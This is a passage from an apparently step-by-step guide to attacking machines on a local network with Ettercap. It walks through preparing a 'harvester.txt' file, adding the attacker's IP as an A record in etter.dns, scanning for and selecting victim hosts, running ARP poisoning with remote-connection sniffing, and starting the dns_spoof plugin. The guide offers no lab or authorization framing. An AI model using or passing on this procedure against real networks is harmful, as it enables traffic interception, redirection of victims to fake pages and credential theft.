
Now right click on **harvester .txt** file and give **read and write permission**.




Now open **etter.dns** file which is in **/etc/ettercap** folder.




Modify the contents of the **etter.dns** and add your own pc **IP** address as **A** record.




Now Open **Ettercap** and go to **Sniff** and choose **Unified sniffing.**




Select you **network interface (in my case interface is eth0)**




Now go to **hosts** and select **Scan for hosts**. It will show you the connected PC in your network.




Select **host list** and select your **Target** after that click on **Add to Target 1 (if you want to select more than 1 target then select the target again and click on Add to Target again)**




Open **Mitm** option and select **ARP poisoning…**




It will give you a **Pop up** in which select the **Sniff remote connection box** and hit **OK.**




Select **Plugins** and choose **Manage the plugins.**



IN **Plugins** option double click on **dns_spoof**. **(It will start DNS spoofing)**

